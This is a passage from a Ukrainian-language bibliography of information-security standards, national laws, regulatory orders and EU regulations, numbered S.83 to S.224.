S.83. ДСТУ ISO/IEC 27018:2019 Інформаційні технології. Методи захисту. Кодекс усталеної практики для захисту персональної ідентифікаційної інформації (PII) у загальнодоступних хмарах, що діють як процесори PII (ISO/IEC 27018:2019, IDT).

S.84. ДСТУ ISO/IEC 27019:2019 Інформаційні технології. Методи захисту. Системи управління інформаційною безпекою для енергопостачальних організацій (ISO/IEC 27019:2017, IDT).

S.85. ДСТУ ISO/IEC 27021:2018 Інформаційні технології. Методи захисту. Системи управління інформаційною безпекою. Вимоги до компетенції професіоналів з управління інформацією (ISO/IEC 27021:2017, IDT).

S.86. ДСТУ ISO/IEC 27031:2015 Інформаційні технології. Методи захисту. Настанови щодо готовності інформаційно-комунікаційних технологій для неперервності роботи бізнесу (ISO/IEC 27031:2011, IDT).

S.87. ДСТУ ISO/IEC 27032:2016 Інформаційні технології. Методи захисту. Настанови щодо кібербезпеки (ISO/IEC 27032:2012, IDT).

S.88. ДСТУ ISO/IEC 27033:2017. Інформаційні технології. Методи захисту. Безпека мережі (ДСТУ ISO/IEC 27033-1:2017 Інформаційні технології. Методи захисту. Захист мережі. Частина 1. Огляд і поняття (ISO/IEC 27033-1:2015, IDT); ДСТУ ISO/IEC 27033-2:2016 Інформаційні технології. Методи захисту. Безпека мережі. Частина 2. Настанови щодо проектування та реалізації безпеки мережі (ISO/IEC 27033-2:2012, IDT); ДСТУ ISO/IEC 27033-3:2016 Інформаційні технології. Методи захисту. Безпека мережі. Частина 3. Еталонні мережеві сценарії. Загрози, методи проектування та проблеми управління (ISO/IEC 27033-3:2010, IDT); ДСТУ ISO/IEC 27033-4:2016 Інформаційні технології. Методи захисту. Безпека мережі. Частина 4. Убезпечення комунікацій між мережами з використанням шлюзів безпеки (ISO/IEC 27033-4:2014, IDT); ДСТУ ISO/IEC 27033-5:2016 Інформаційні технології. Методи захисту. Безпечність мережі. Частина 5. Убезпечення комунікацій уздовж мереж із використанням віртуальних приватних мереж (VPNs) (ISO/IEC 27033-5:2013, IDT); ДСТУ ISO/IEC 27033-6:2018 Інформаційні технології. Методи захисту. Безпека мережі. Частина 6. Забезпечення безпроводового доступу до IP-мережі (ISO/IEC 27033-6:2016, IDT); ISO/IEC CD 27033-7. Інформаційна технологія. Безпека мережі. Частина 7. Настанови щодо безпеки віртуалізації мережі).

S.89. ДСТУ ISO/IEC 27034:2017 Інформаційні технології. Методи захисту. Безпека програм (ДСТУ ISO/IEC 27034-1:2017 Інформаційні технології. Методи захисту. Безпека прикладних програм. Частина 1. Огляд і загальні поняття (ISO/IEC 27034-1:2011; Cor 1:2014, IDT); ДСТУ ISO/IEC 27034-2:2016 Інформаційні технології. Методи захисту. Безпека прикладних програм. Частина 2. Основні нормативні положення організації (ISO/IEC 27034-2:2015, IDT); ДСТУ ISO/IEC 27034-3:2018 Інформаційні технології. Методи захисту. Безпека прикладних програм. Частина 3. Процес управління безпекою прикладних програм (ISO/IEC 27034-3:2018, IDT); ДСТУ ISO/IEC TS 27034-5-1:2019 Інформаційні технології. Захист застосунків. Частина 5-1. Структура даних управління протоколами та захистом застосунків. Схеми XML (ISO/IEC TS 27034-5-1:2018, IDT); ДСТУ ISO/IEC 27034-6:2018 Інформаційні технології. Методи захисту. Безпека прикладних програм. Частина 6. Вивчення випадків (ISO/IEC 27034-6:2016, IDT); ISO/IEC 27034-7:2018. Інформаційні технології. Безпека додатків. Частина 7. Структура прогнозування впевненості).

S.90. ДСТУ ISO/IEC 27035:2018 Інформаційні технології. Методи захисту. Управління інцидентами інформаційної безпеки (ДСТУ ISO/IEC 27035-1:2018 Інформаційні технології. Методи захисту. Управління інцидентами інформаційної безпеки. Частина 1. Принципи управління інцидентами (ISO/IEC 27035-1:2016, IDT); ДСТУ ISO/IEC 27035-2:2018 Інформаційні технології. Методи захисту. Управління інцидентами інформаційної безпеки. Частина 2. Настанова щодо планування та підготовки до реагування на інциденти (ISO/IEC 27035-2:2016, IDT); ISO/IEC 27035-3:2020. Інформаційна технологія. Управління інцидентами інформаційної безпеки. Частина 3. Настанови щодо операцій реагування на інциденти ІКТ; ISO/IEC CD 27035-4. Інформаційні технології. Управління інцидентами інформаційної

безпеки. Частина 4. Координація).

S.91. ДСТУ ISO/IEC 27036:2017 Інформаційні технології. Методи захисту. Інформаційна безпека у відносинах із постачальниками (ДСТУ ISO/IEC 27036-1:2017 Інформаційні технології. Методи захисту. Інформаційна безпека у відносинах із постачальниками. Частина 1. Огляд та поняття (ISO/IEC 27036-1:2014, IDT); ДСТУ ISO/IEC 27036-2:2017 Інформаційні технології. Методи захисту. Інформаційна безпека у відносинах з постачальниками. Частина 2. Вимоги (ISO/IEC 27036-2:2014, IDT); ДСТУ ISO/IEC 27036-3:2017 Інформаційні технології. Методи захисту. Інформаційна безпека у відносинах з постачальниками. Частина 3. Настанови щодо безпеки ланцюга постачання інформаційних та комунікаційних технологій (ISO/IEC 27036-3:2013, IDT); ДСТУ ISO/IEC 27036-4:2018 Інформаційні технології. Методи захисту. Інформаційна безпека у відносинах з постачальниками. Частина 4. Настанова щодо безпеки хмарних послуг (ISO/IEC 27036-4:2016, IDT)).

S.92. ДСТУ ISO/IEC 27037:2017 Інформаційні технології. Методи захисту. Настанови для ідентифікації, збирання, здобуття та збереження цифрових доказів (ISO/IEC 27037:2012, IDT).

S.93. ДСТУ ISO/IEC 27038:2018 Інформаційні технології. Методи захисту. Специфікація цифрового редагування (ISO/IEC 27038:2014, IDT).

S.94. ДСТУ ISO/IEC 27039:2017 Інформаційні технології. Методи захисту. Вибирання, розгортання та експлуатування систем виявлення та запобігання вторгненням (IDPS) (ISO/IEC 27039:2015, IDT).

S.95. ДСТУ ISO/IEC 27040:2016 Інформаційні технології. Методи захисту. Безпека зберігання (ISO/IEC 27040:2015, IDT).

S.96. ДСТУ ISO/IEC 27041:2016 Інформаційні технології. Методи захисту. Посібник із забезпечення прийнятності та адекватності методів розслідування (ISO/IEC 27041:2015, IDT).

S.97. ДСТУ ISO/IEC 27042:2016 Інформаційні технології. Методи захисту. Настанови щодо аналізу та інтерпретації цифрового доказу (ISO/IEC 27042:2015, IDT).

S.98. ДСТУ ISO/IEC 27043:2016 Інформаційні технології. Методи захисту. Принципи та процеси розслідування інцидентів (ISO/IEC 27043:2015, IDT).

S.99. ДСТУ ISO/IEC 27050-1:2018 Інформаційні технології. Методи захисту. Електронне виявлення (ДСТУ ISO/IEC 27050-1:2018 Інформаційні технології. Методи захисту. Електронне виявлення. Частина 1. Огляд та поняття (ISO/IEC 27050-1:2016, IDT); ISO/IEC 27050-2:2018. Інформаційна технологія. Електронне відкриття. Частина 2. Керівництво з управління електронним відкриттям; ДСТУ ISO/IEC 27050-3:2018 Інформаційні технології. Методи захисту. Електронне виявлення. Частина 3. Звід правил для електронного виявлення (ISO/IEC 27050-3:2017, IDT); ISO/IEC 27050-4:2021. Інформаційні технології – Електронне відкриття – Частина 4: Технічна готовність).

S.100. ISO/IEC 27099:2022. Інформаційні технології – Інфраструктура відкритих ключів – Практика та рамки політики.

S.101. ISO/IEC 27102:2019 «Information security management – Guidelines for cyber-insurance» («Управління інформаційною безпекою. Посібник з кіберстрахування»).

S.102. ДСТУ ГОСТ 28147:2009 Система обробки інформації. Захист криптографічний. Алгоритм криптографічного перетворення (ГОСТ 28147-89).

S.103. ДСТУ ISO 31000:2018 Менеджмент ризиків. Принципи та настанови (ISO 31000:2018, IDT).

S.104. ДСТУ IEC/ISO 31010:2013 Керування ризиком. Методи загального оцінювання ризику (IEC 31010:2019 Risk management – Risk assessment techniques, IDT).

S.105. ДСТ ГОСТ 34.602-89 Технічне завдання створення автоматизованої системи.

S.106. Закон України «Про акредитацію органів з оцінки відповідності».

S.107. Закон України «Про Державну службу спеціального зв'язку та захисту інформації України».

S.108. Закон України «Про державну таємницю».

S.109. Закон України «Про Державний контроль за міжнародними передачами товарів військового призначення та подвійного використання».

S.110. Закон України «Про доступ до публічної інформації».

S.111. Закон України «Про електронні документи та електронний документообіг».

S.112. Закон України «Про електронні довірчі послуги», на зміну Закону України «Про електронний цифровий підпис».

S.113. Закон України «Про електронні комунікації».

S.114. Закон України «Про захист інформації в інформаційно-телекомунікаційних системах».

S.115. Закон України «Про захист персональних даних».

S.116. Закон України «Про інформацію».

S.117. Закон України «Про критичну інфраструктуру».

S.118. Закон України «Про ліцензування певних видів господарської діяльності».

S.119. Закон України «Про оборону України».

S.120. Закон України «Про освіту».

S.121. Закон України «Про основні засади державного нагляду (контролю) у сфері господарської діяльності».

S.122. Закон України «Про основні засади забезпечення кібербезпеки України».

S.123. Закон України «Про наукову і науково-технічну експертизу».

S.124. Закон України «Про науково-технічну інформацію».

S.125. Закон України «Про національну безпеку України».

S.126. Закон України «Про Національну систему конфіденційного зв'язку».

S.127. Закон України «Про метрологію та метрологічну діяльність».

S.128. Закон України «Про правовий режим воєнного стану».

S.129. Закон України «Про радіочастотний ресурс України».

S.130. Закон України «Про телекомунікації».

S.131. Наказ ДСТСЗІ СБ України від 23.02.2002 № 9 «Про затвердження Положення про дозвільний порядок проведення робіт з технічного захисту інформації для власних потреб», зареєстрований в Міністерстві юстиції України 13.03.2002 за №245/6533.

S.132. Наказ Адміністрації Держспецзв'язку від 22.03.2007 № 36 «Про затвердження Положення про порядок розроблення, прийняття, перегляду та скасування міжвідомчих нормативних документів системи технічного захисту інформації», зареєстрований в Міністерстві юстиції України 04.04.2007 за № 312/13579.

S.133. Наказ Адміністрації Держспецзв'язку від 26.03.2007 № 45 «Про затвердження Порядку оновлення антивірусних програмних засобів, які мають позитивний експертний висновок за результатами державної експертизи в сфері технічного захисту інформації», зареєстрований в Міністерстві юстиції України 10.04.2007 за № 320/13587.

S.134. Наказ Адміністрації Держспецзв'язку від 16.05.2007 № 86 «Про затвердження Положення про Державний контроль за станом технічного захисту інформації під час діяльності на території України іноземних інспекційних груп», зареєстрований в Міністерстві юстиції України 04.06.2007 за № 577/13844.

S.135. Наказ Адміністрації Держспецзв'язку від 16.05.2007 № 87 «Про затвердження Положення про Державний контроль за станом технічного захисту інформації», зареєстрований в Міністерстві юстиції України 10.07.2007 за № 785/14052.

S.136. Наказ Адміністрації Держспецзв'язку від 16.05.2007 № 93 «Про затвердження Положення про державну експертизу в сфері технічного захисту інформації», зареєстрований в Міністерстві юстиції України 16.07.2007 за № 820/14087.

S.137. Наказ Адміністрації Держспецзв'язку від 29.05.2007 № 100 «Про затвердження Інструкції про порядок оформлення та складання Державною службою спеціального зв'язку та захисту інформації України матеріалів про адміністративні правопорушення», зареєстрований в Міністерстві юстиції України 12.06.2007 за № 618/13885.

S.138. Наказ Адміністрації Держспецзв'язку від 12.06.2007 № 114 «Про затвердження Інструкції про порядок постачання і використання ключів до засобів криптографічного захисту інформації», зареєстрований в Міністерстві юстиції України 25.06.2007 за № 729/13996;.

S.139. Наказ Адміністрації Держспецзв'язку від 20.07.2007 № 141 «Про затвердження Положення про порядок розроблення, виробництва та експлуатації засобів криптографічного захисту інформації», зареєстрований в Міністерстві юстиції України 30.07.2007 за № 862/14129.

S.140. Наказ Адміністрації Держспецзв'язку від 16.04.2008 № 64 «Про затвердження Порядку формування Реєстру організаторів державної експертизи у сфері технічного захисту інформації та Реєстру експертів з питань технічного захисту інформації».

S.141. Наказ Адміністрації Держспецзв’язку від 10.06.2008 № 94 «Про затвердження Порядку координації діяльності органів державної влади, органів місцевого самоврядування, військових формувань, підприємств, установ і організацій незалежно від форм власності з питань запобігання, виявлення та усунення наслідків несанкціонованих дій щодо державних інформаційних ресурсів в інформаційних, телекомунікаційних та інформаційно-телекомунікаційних Системах», зареєстрований в Міністерстві юстиції України 07.07.2008 за № 603/15294.

S.142. Наказ Адміністрації Держспецзв’язку від 23.06.2008 № 100 «Про затвердження Положення про державну експертизу в сфері криптографічного захисту інформації», зареєстрований в Міністерстві юстиції України 16.07.2008 за № 651/15342;.

S.143. Наказ Адміністрації Держспецзв’язку від 29.11.2008 № 200 «Про затвердження Стандарту надання адміністративної послуги з організації державної експертизи у сфері криптографічного захисту інформації»;.

S.144. Наказ Адміністрації Держспецзв’язку від 11.03.2011 № 53 «Про затвердження Порядку надання висновків і погодження експорту та тимчасового вивезення товарів військового призначення і подвійного використання, які належать до криптографічних систем, засобів криптографічного та технічного захисту інформації або містять у своєму складі такі засоби», зареєстрований в Міністерстві юстиції України 01.04.2011 за № 437/19175.

S.145. Наказ Адміністрації Держспецзв’язку від 18.12.2012 № 739 «Про затвердження Вимог до форматів криптографічних повідомлень», зареєстрований в Міністерстві юстиції України 14.01.2013 за № 108/22640;.

S.146. Наказ Адміністрації Держспецзв’язку від 02.12.2014 № 660 «Про затвердження Порядку оцінки стану захищеності державних інформаційних ресурсів в інформаційних, телекомунікаційних та інформаційно-телекомунікаційних Системах», зареєстрований в Міністерстві юстиції України 28.01.2015 за № 90/26535.

S.147. Наказ Адміністрації Держспецзв’язку від 05.10.2017 № 547 «Про затвердження уніфікованої форми акта, складеного за результатами проведення планового (позапланового) заходу державного нагляду (контролю) щодо додержання ліцензіатом вимог ліцензійних умов у сфері провадження господарської діяльності з надання послуг у галузі криптографічного захисту інформації (крім послуг електронного цифрового підпису) та технічного захисту інформації за переліком, що визначається Кабінетом Міністрів України» зареєстрований в Міністерстві юстиції України 30.10.2017 за № 1323/31191.

S.148. Спільний Наказ Міністерства цифрової трансформації України та Адміністрації Держспецзв’язку 30.09.2020 № 140/614 «Про встановлення вимог до технічних засобів, процесів їх створення, використання та функціонування у складі інформаційно-телекомунікаційних систем під час надання кваліфікованих електронних довірчих послуг», зареєстрований в Міністерстві юстиції України 22 жовтня 2020 р. за № 1039/35322.

S.149. Наказ Адміністрації Держспецзв’язку від 27.10.2020 № 687 «Про затвердження переліку стандартів та технічних специфікацій, дозволених для реалізації в засобах криптографічного захисту інформації»;.

S.150. Наказ Міністерства юстиції України та Адміністрації Держспецзв’язку від 20.08.2012 № 1236/5/453 «Про затвердження вимог до форматів, структури та протоколів, що реалізуються у надійних засобах електронного цифрового підпису», зареєстрований в Міністерстві юстиції України 20.08.2012 за №1398/21710;.

S.151. Наказ Міністерства юстиції України та Адміністрації Держспецзв’язку від 27.12.2013 № 2782/5/689 «Про затвердження вимог до алгоритмів, форматів та інтерфейсів, що реалізуються у засобах шифрування та надійних засобах електронного цифрового підпису», зареєстрований в Міністерстві юстиції України 27.12.2013 за № 2227/24759;.

S.152. НД ТЗІ 1.1-001-99 Технічний захист інформації на програмно-керованих АТС загального користування. Основні положення, затверджений наказом ДСТСЗІ СБУ від 28.05.1999 № 26;.

S.153. НД ТЗІ 1.1-002-99 Загальні положення щодо захисту інформації в комп’ютерних системах від несанкціонованого доступу, затверджений наказом ДСТСЗІ СБУ від 28.04.1999 № 22;.

S.154. НД ТЗІ 1.1-003-99 Термінологія в галузі захисту інформації в комп’ютерних системах від несанкціонованого доступу, затверджений наказом ДСТСЗІ СБУ від 28.04.1999 № 22;.

S.155. НД ТЗІ 1.4-001-2000 Типове положення про службу захисту інформації в автоматизованих системах, затверджений наказом ДСТСЗІ СБУ від 04.12.2000 № 53.

S.156. НД ТЗІ 1.4-002-2008 Радіолокатори нелінійні. Класифікація. Рекомендовані методи та засоби випробувань, затверджений наказом Адміністрації Держспецзв’язку від 14.02.2008 № 32;.

S.157. НД ТЗІ 1.5-001-2000 Радіовиявлювачі. Класифікація. Загальні технічні вимоги, затверджений наказом ДСТСЗІ СБУ від 13.06.2000 № 29.

S.158. НД ТЗІ 1.5-002-2012 Класифікатор засобів технічного захисту інформації, затверджений наказом Адміністрації Держспецзв’язку від 29.08.2012 № 472.

S.159. НД ТЗІ 1.6-002-2003 Правила побудови, викладення, оформлення та позначення нормативних документів системи технічного захисту інформації, затверджений наказом ДСТСЗІ СБУ від 24.04.2003 № 41.

S.160. НД ТЗІ 1.6-003-2004. Створення комплексів технічного захисту інформації на об'єктах інформаційної діяльності. Правила розроблення, побудови, викладення та оформлення моделі загроз для інформації.

S.161. НД ТЗІ 1.6-005-2013 Захист інформації на об’єктах інформаційної діяльності. Положення про категоріювання об’єктів, де циркулює інформація з обмеженим доступом, що не становить державної таємниці, затверджений наказом Адміністрації Держспецзв’язку від 15.04.2013 № 215;.

S.162. НД ТЗІ 2.3-001-2001 Радіовиявлювачі вимірювальні. Методи та засоби випробувань, затверджений наказом ДСТСЗІ СБУ від 27.02.2001 № 5;.

S.163. НД ТЗІ 2.3-002-2001 Технічний захист мовної інформації в симетричних в симетричних абонентських аналогових телефонних лініях. Засоби пасивного приховування мовної інформації. Нелінійні атенюатори та загороджувальні фільтри. Методика випробувань, затверджений наказом ДСТСЗІ СБУ від 06.04.2001 № 11.

S.164. НД ТЗІ 2.3-003-2001 Технічний захист мовної інформації в симетричних в симетричних абонентських аналогових телефонних лініях. Засоби пасивного приховування мовної інформації. Генератори спеціальних сигналів. Методика випробувань, затверджений наказом ДСТСЗІ СБУ від 06.04.2001 № 11;.

S.165. НД ТЗІ 2.3-004-2001 Радіовиявлювачі індикаторні. Методи та засоби випробувань, затверджений наказом ДСТСЗІ СБУ від 09.04.2001 № 12НД ТЗІ 2.3-005-2001 Радіовиявлювачі панорамні. Методи та засоби випробувань, затверджений наказом ДСТСЗІ СБУ від 11.09.2001 № 54.

S.166. НД ТЗІ 2.3-006-2001 Радіовиявлювачі аналізувальні. Методи та засоби випробувань, затверджений наказом ДСТСЗІ СБУ від 06.11.2001 № 64.

S.167. НД ТЗІ 2.5-001-99 Технічний захист інформації на програмно-керованих АТС загального користування. Специфікації функціональних послуг захисту, затверджений наказом ДСТСЗІ СБУ від 28.05.1999 № 26.

S.168. НД ТЗІ 2.5-002-99 Технічний захист інформації на програмно-керованих АТС загального користування. Специфікації гарантій захисту, затверджений наказом ДСТСЗІ СБУ від 28.05.1999 № 26.

S.169. НД ТЗІ 2.5-003-99 Технічний захист інформації на програмно-керованих АТС загального користування. Специфікації довірчих оцінок коректності реалізації захисту, затверджений наказом ДСТСЗІ СБУ від 28.05.1999 № 26;.

S.170. НД ТЗІ 2.5-004-99 Критерії оцінки захищеності інформації в комп’ютерних системах від несанкціонованого доступу, затверджений наказом ДСТСЗІ СБУ від 28.04.1999 № 22 (Зміна № 1 Наказ від 28.12.2012 № 806).

S.171. НД ТЗІ 2.5-005-99 Класифікація автоматизованих систем і стандартні функціональні профілі захищеності оброблювальної інформації від несанкціонованого доступу, затверджений наказом ДСТСЗІ СБУ від 28.04.1999 № 22.

S.172. НД ТЗІ 2.5-006-99 Класифікатор засобів копіювально-розмножувальної техніки, затверджений наказом ДСТСЗІ СБУ від 26.07.1999 № 34;.

S.173. НД ТЗІ 2.5-008-2002 Вимоги із захисту службової інформації від несанкціонованого доступу під час обробки в автоматизованих системах класу 2, затверджений наказом ДСТСЗІ СБУ від 13.12.2002 № 84.

S.174. НД ТЗІ 2.5-010-2003 Вимоги до захисту інформації WEB – сторінки від несанкціонованого доступу, затверджений наказом ДСТСЗІ СБУ від 02.04.2003 № 33.

S.175. НД ТЗІ 2.6-001-2011 Порядок проведення робіт з державної експертизи засобів технічного захисту інформації від несанкціонованого доступу та комплексних систем захисту інформації в інформаційно-

телекомунікаційних Системах, затверджений наказом Адміністрації Держспецзв'язку від 25.03.2011 № 65.

S.176. НД ТЗІ 2.6-002-15 Порядок зіставлення функціональних компонентів безпеки, визначених ISO/IEC 15408, з вимогами НД ТЗІ 2.5-004-99, затверджений наказом Адміністрації Держспецзв'язку від 27.04.2016 № 293;.

S.177. НД ТЗІ 2.6-003-2015 Порядок зіставлення компонентів довіри до безпеки, визначених ISO/IEC 15408, з вимогами НД ТЗІ 2.5-004-99, затверджений наказом Адміністрації Держспецзв'язку від 27.04.2016 № 294;.

S.178. НД ТЗІ 2.6-013-2016 Методичні вказівки з виконання зіставлення результатів оцінювання засобів захисту інформації від несанкціонованого доступу на відповідність вимогам ISO/IEC 15408 з вимогами НД ТЗІ 2.5-004-99, затверджений наказом Адміністрації Держспецзв'язку від 27.04.2016 № 295;.

S.179. НД ТЗІ 2.7-001-99 Технічний захист інформації в програмно-керованих АТС загального користування. Порядок виконання робіт, затверджений наказом ДСТСЗІ СБУ від 28.05.1999 № 26;.

S.180. НД ТЗІ 2.7-002-99 Методичні вказівки з використання засобів копіювально-розмножувальної техніки, затверджений наказом ДСТСЗІ СБУ від 26.07.1999 № 34.

S.181. НД ТЗІ 2.7-009-2009 Методичні вказівки з оцінювання функціональних послуг безпеки в засобах захисту інформації від несанкціонованого доступу, затверджений наказом Адміністрації Держспецзв'язку від 24.07.2009 № 172;.

S.182. НД ТЗІ 2.7-010-2009 Методичні вказівки з оцінювання рівня гарантій коректності реалізації функціональних послуг безпеки в засобах захисту інформації від несанкціонованого доступу, затверджений наказом Адміністрації Держспецзв'язку від 24.07.2009 № 172.

S.183. НД ТЗІ 2.7-011-2012 Захист інформації на об'єктах інформаційної діяльності. Методичні вказівки з розробки Методики виявлення закладних пристроїв, затверджений наказом Адміністрації Держспецзв'язку від 23.07.2012 № 389;.

S.184. НД ТЗІ 3.6-001-2000 Технічний захист інформації. Комп'ютерні системи. Порядок створення, впровадження, супроводження та модернізації засобів технічного захисту інформації від несанкціонованого доступу, затверджений наказом ДСТСЗІ СБ України від 20.12.2000 № 60.

S.185. НД ТЗІ 3.7-001-99 Методичні вказівки щодо розробки технічного завдання на створення комплексної системи захисту інформації в автоматизованій системі, затверджений наказом ДСТСЗІ СБУ від 28.04.1999 № 22.

S.186. НД ТЗІ 3.7-002-99 Технічний захист інформації на програмно-керованих АТС загального користування. Методика оцінки захищеності інформації (базова), затверджений наказом ДСТСЗІ СБУ від 28.05.1999 № 26.

S.187. НД ТЗІ 3.7-003-05 Порядок проведення робіт із створення комплексної системи захисту інформації в інформаційно-телекомунікаційній системі, затверджений наказом ДСТСЗІ СБ України від 08.11.2005 № 125.

S.188. НД ТЗІ 4.7-001-2001 Технічний захист мовної інформації в симетричних абонентських аналогових телефонних лініях. Засоби визначення наявності та віддаленості місця контактного підключення засобів технічної розвідки. Рекомендації щодо розроблення методів випробувань, затверджений наказом ДСТСЗІ СБУ від 06.04.2001 № 11.

S.189. НД ТЗІ Р-001-2000 Засоби активного захисту інформації з акустичними та віброакустичними джерелами випромінювання. Класифікація та загальні технічні вимоги, затверджений наказом ДСТСЗІ СБУ від 04.09.2000 № 41.

S.190. Положенн про Державний центр кіберзахисту Державної служби спеціального зв’язку та захисту інформації України у новій редакції, затверджене наказом Адміністрації Держспецзв’язку від 26 жовтня 2020 року № 686.

S.191. Положення про державну експертизу в сфері технічного захисту інформації, затвердженим наказом Адміністрації Держспецзв'язку України від 16.05.2007 р. № 93 і зареєстрованим в Міністерстві юстиції України 16.07.2007 р. за № 820/14087 (у редакції наказу Адміністрації Державної служби спеціального зв'язку та захисту інформації України від 13 жовтня 2017 року N 565).

S.192. Постанова Кабінету Міністрів України від 08.10.1997 № 1126 «Про затвердження Концепції технічного захисту інформації в Україні»;.

S.193. Постанова Кабінету Міністрів України від 04.02.1998 № 121 «Про затвердження переліку обов'язкових етапів робіт під час проектування, впровадження та експлуатації засобів інформатизації»;.

S.194. Постанова Кабінету Міністрів України від 16.02.1998 № 180 «Про затвердження Положення про забезпечення режиму секретності під час обробки інформації, що становить державну таємницю, в інформаційно-телекомунікаційних та інформаційних Системах»;.

S.195. Постанова Кабінету Міністрів України від 08.06.1998 № 838 «Про затвердження Положення про порядок надання суб’єктам господарювання діяльності повноважень на право здійснення експорту, імпорту товарів військового призначення та товарів, які містять відомості, що становлять державну таємницю».

S.196. Постанова Кабінету Міністрів України від 13.03.2002 № 281 «Про деякі питання захисту інформації, охорона якої забезпечується державою».

S.197. Постанова Кабінету Міністрів України від 12.04.2002 № 522 «Про затвердження Порядку підключення до глобальних мереж передачі даних».

S.198. Постанова Кабінету Міністрів України від 16.11.2002 № 1772 «Про затвердження Порядку взаємодії органів виконавчої влади з питань захисту державних інформаційних ресурсів в інформаційних та телекомунікаційних Системах».

S.199. Постанова Кабінету Міністрів України від 20.11.2003 № 1807 «Про затвердження Порядку здійснення державного контролю за міжнародними передачами товарів військового призначення».

S.200. Постанова Кабінету Міністрів України від 28.01.2004 № 86 «Про

затвердження Порядку здійснення державного контролю за міжнародними передачами товарів подвійного використання».

S.201. Постанова Кабінету Міністрів України від 29.03.2006 № 373 «Про затвердження Правил забезпечення захисту інформації в інформаційних, телекомунікаційних та інформаційно-телекомунікаційних Системах».

S.202. Постанова Кабінету Міністрів України від 03.09.2014 № 411 «Про затвердження Положення про Адміністрацію Державної служби спеціального зв'язку та захисту інформації України»;.

S.203. Постанова Кабінету Міністрів України від 05.08.2015 № 609 «Про затвердження переліку органів ліцензування та визнання такими, що втратили чинність, деяких постанов Кабінету Міністрів України.

S.204. Постанова Кабінету Міністрів України від 16.12.2015 № 1057 «Про визначення сфер діяльності, в яких центральні органи виконавчої влади здійснюють функції технічного регулювання».

S.205. Постанова Кабінету Міністрів України від 27.01.2016 № 96 «Про затвердження Порядку видачі або відмови у видачі рішення про призначення, його переоформлення та видачі його дубліката, розширення та обмеження сфери призначення, тимчасового припинення і поновлення дії рішення про призначення та анулювання такого рішення та визнання такими, що втратили чинність, деяких постанов Кабінету Міністрів України».

S.206. Постанова Кабінету Міністрів України від 19.10.2016 № 736 «Про затвердження Типової інструкції про порядок ведення обліку, зберігання, використання і знищення документів та інших матеріальних носіїв інформації, що містять службову інформацію».

S.207. Постанова Кабінету Міністрів України від 16.11.2016 № 821 «Деякі питання ліцензування господарської діяльності з надання послуг у галузі криптографічного захисту інформації (крім послуг електронного цифрового підпису) та технічного захисту інформації, за переліком, що визначається Кабінетом Міністрів України».

S.208. Постанова Кабінету Міністрів України від 10.05.2018 № 342 «Про затвердження методик розроблення критеріїв за якими оцінюється ступінь ризику від провадження господарської діяльності та визначається періодичність проведення планових заходів державного нагляду (контролю), а також уніфікованих форм актів, що складаються за результатами проведення планових (позапланових) заходів державного нагляду (контролю)»;.

S.209. Постанова Кабінету Міністрів України від 19.09.2018 № 749 «Про затвердження Порядку використання електронних довірчих послуг в органах державної влади, органах місцевого самоврядування, підприємствах, установах та організаціях державної форми власності»;.

S.210. Постанова Кабінету Міністрів України від 31.10.2018 № 915 «Про затвердження критеріїв, за якими оцінюється ступінь ризику від провадження господарської діяльності, що підлягає ліцензуванню, у сфері надання послуг у галузі криптографічного захисту інформації (крім електронних довірчих послуг) та технічного захисту інформації за переліком, що визначається Кабінетом Міністрів України, і встановлюється періодичність проведення

планових заходів державного нагляду (контролю) Адміністрацією Державної служби спеціального зв’язку та захисту інформації»;.

S.211. Постанова Кабінету Міністрів України від 07.11.2018 № 992 «Про затвердження вимог у сфері електронних довірчих послуг та Порядку перевірки дотримання вимог законодавства у сфері електронних довірчих послуг»;.

S.212. Постанова Кабінету Міністрів України від 16.11.2018 № 821 «Деякі питання ліцензування господарської діяльності з надання послуг у галузі криптографічного захисту інформації (крім послуг електронного цифрового підпису) та технічного захисту інформації за переліком, що визначається Кабінетом Міністрів України»;.

S.213. Постанова КМУ від 19 червня 2019 року № 518 «Про затвердження Загальних вимог до кіберзахисту об’єктів критичної інфраструктури.

S.214. Постанова Кабінету Міністрів України від 21 жовтня 2020 р. № 991 «Про затвердження Технічного регламенту засобів криптографічного захисту інформації».

S.215. Постанова Кабінету Міністрів України від 23 грудня 2020 року №1295 «Деякі питання забезпечення функціонування системи виявлення вразливостей і реагування на кіберінциденти та кібератаки».

S.216. Постанова Кабінету Міністрів України від 23 грудня 2020 року №1363 «Про реалізацію експериментального проєкту щодо запровадження комплексу організаційно-технічних заходів з виявлення вразливостей і недоліків у налаштуванні інформаційних, телекомунікаційних та інформаційно-телекомунікаційних систем, в яких обробляються державні інформаційні ресурси».

S.217. Постанова Кабінету Міністрів України від 8 лютого 2021 р. №94 «Про реалізацію експериментального проєкту щодо функціонування Національного центру резервування державних інформаційних ресурсів».

S.218. Правила проведення робіт із сертифікації засобів захисту інформації, затвердженими спільним наказом Адміністрації Держспецзв'язку та Держспоживстандарту України від 25.04.2007 р. № 75/91 і зареєстрованими в Міністерстві юстиції України 14.05.2007 р. за № 498/13765.

S.219. Регламент (ЄС) No 526/2013 Європейського Парламенту та Ради від 21 травня 2013 року про Агентство Європейського Союзу з питань мережевої та інформаційної безпеки (ENISA) та про скасування Регламенту (ЄС) No 460/2004 (OB L 165 , 18.6.2013, c.41).

S.220. Регламент Європейського Парламенту і Ради (ЄС) 2019/881 від 17 квітня 2019 року «Про Агентство Європейського Союзу з питань мережевої та інформаційної безпеки (ENISA) та про сертифікацію кібербезпеки інформаційно-комунікаційних технологій».

S.221. Директива (ЄС) 2016/1148 Європейського Парламенту та Ради від 6 липня 2016 року про заходи щодо високого загального рівня безпеки мережевих та інформаційних систем у всьому Союзі (OB L 194, 19.7.2016, c. 1).

S.222. Регламент (ЄС) 2016/679 Європейського Парламенту та Ради від

27 квітня 2016 року про захист фізичних осіб при обробці персональних даних та про вільне переміщення таких даних та про скасування Директиви 95/46/ЄС (Загальний регламент про захист даних) (OB L 119, 4.5.2016, с. 1).

S.223. Рекомендація Комісії (ЄС) 2017/1584 від 13 вересня 2017 року щодо скоординованого реагування на масштабні інциденти та кризи в галузі кібербезпеки (OB L 239, 19.9.2017, с. 36).

S.224. Регламент (ЄС) No 765/2008 Європейського Парламенту та Ради від 9 липня 2008 року, що встановлює вимоги до акредитації та нагляду за ринком, що стосуються збуту продукції, та скасування Регламенту (ЄЕС) No 339/93 (OB L 218, 13.8.2008, с. 30).

